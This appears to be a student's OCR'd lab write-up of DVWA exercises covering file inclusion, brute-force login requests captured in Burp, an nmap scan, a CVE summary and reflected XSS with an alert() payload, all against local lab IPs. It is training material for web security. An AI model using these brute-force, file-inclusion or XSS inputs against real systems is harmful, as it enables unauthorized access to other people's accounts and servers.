
Vulnerability: File Inclusion

File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: medium
Locale: en
PHPIDS: disabled
SQLi DB: mysql

High:



Vulnerability: File Inclusion

File 4 (Hidden)


Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: high
Locale: en
PHPIDS: disabled
SQLi DB: mysql

7.remote file inclusion:

Remote file inclusion (RFI) is a security vulnerability that allows attackers to run unauthorized code on a server by exploiting a weakness in a web application's input validation. This vulnerability enables attackers to remotely include a file from another server and execute malicious code within the application.

Low:



Vulnerability: File Inclusion


File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Medium:



Vulnerability: File Inclusion


File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: medium
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

High:



Vulnerability: File Inclusion

File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)


Username: admin
Security Level: high
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

8.bruteforce attack:


Brute force attack is a type of cyber attack that involves an automated program or script trying a large number of possible passwords or encryption keys in order to gain access to a system or data. The goal of a brute force attack is to find the correct password or key that will allow the attacker to bypass security measures and gain unauthorized access. This type of attack can be mitigated by implementing strong password policies, limiting login attempts, and using multi-factor authentication.

Low:


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex

Request to http://192.168.233.130:80

```
GET /dvwa/vulnerabilities/brute/?username=darshan&password=password&Login=Login HTTP/1.1
Host: 192.168.233.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: security=low; PHPSESSID=32eb13ecd1ed50437ed261fc3c88e771
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```



Vulnerability: Brute Force

Login


Username: Darshan Kundar

Password: ●●●●●●●●●

More Information


- https://owasp.org/www-community/attacks/Brute_force_attack
- http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

Medium:


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex

Request to http://192.168.233.130:80

```
GET /dvwa/vulnerabilities/brute/?username=darshan&password=password&Login=Login HTTP/1.1
Host: 192.168.233.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: security=medium; PHPSESSID=32eb13ecd1ed50437ed261fc3c88e771
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


```



Vulnerability: Brute Force

Login


Username: Darshan Kundar

Password: ●●●●●●●●

More Information


- https://owasp.org/www-community/attacks/Brute_force_attack
- http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

High:


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex

Request to http://192.168.233.130:80

```
GET /dvwa/vulnerabilities/brute/?username=darshan kundar&password=password&Login=Login HTTP/1.1
Host: 192.168.233.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: security=high; PHPSESSID=32eb13ecd1ed50437ed261fc3c88e771
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```



Vulnerability: Brute Force

Login

Username: Darshan Kundar

Password: ••••••••

Login

More Information


- https://owasp.org/www-community/attacks/Brute_force_attack
- http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

9.forced browsing vulnerability:


Forced browsing vulnerability, also known as directory traversal, is a type of security vulnerability that enables attackers to access files or directories on a web server that are intended to be inaccessible. This vulnerability occurs when an application does not properly validate user input, allowing attackers to manipulate the URL and browse directories outside of the application's intended scope. Forced browsing attacks can lead to unauthorized access to sensitive data or even complete system compromise.

10.components with known vulnerability:

Components with known vulnerabilities refer to hardware or software components that have publicly known vulnerabilities or weaknesses that can be exploited by attackers to gain unauthorized access or cause harm to a system or network. These vulnerabilities are usually disclosed by vendors or security researchers and can be exploited by attackers to launch cyber attacks. It is important to regularly monitor and update all components in a system or network to prevent exploitation of known vulnerabilities.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 80 192.168.11.132
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-15 06:31 EDT
Nmap scan report for 192.168.11.132
Host is up (0.0031s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.86 seconds

┌──(kali㉿kali)-[~]
└─$ 
```



Vulnerability Details : CVE-2016-4975

Possible CRLF injection allowing HTTP response splitting attacks for sites which use mod_userdir. This issue was mitigated by changes made in 2.4.25 and 2.2.32 which prohibit CR or LF injection into the "Location" or other outbound header key or value. Fixed in Apache HTTP Server 2.4.25 (Affected 2.4.1-2.4.23). Fixed in Apache HTTP Server 2.2.32 (Affected 2.2.0-2.2.31).

Publish Date : 2018-08-14 Last Update Date : 2021-06-06

– CVSS Scores & Vulnerability Types

CVSS Score	4.3
Confidentiality Impact	None (There is no impact to the confidentiality of the system.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	None (There is no impact to the availability of the system.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Http response splitting
CWE ID	93


– Related OVAL Definitions

11.html injection:

HTML injection, also known as "HTML injection XSS," is a type of security vulnerability that occurs when an attacker is able to inject malicious HTML code into a web page viewed by other users. This vulnerability arises when an application fails to properly validate or sanitize user input, allowing the attacker to inject code that can steal user data, hijack sessions, or perform other malicious actions. HTML injection can be mitigated by implementing input validation and output encoding in web applications.

Xss-reflected:

Low:



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name? Submit

```
Hello
```

127.0.0.1:42001

DARSHAN

Medium:



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name? Submit

```
Hello alert('DARSHAN');
```

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
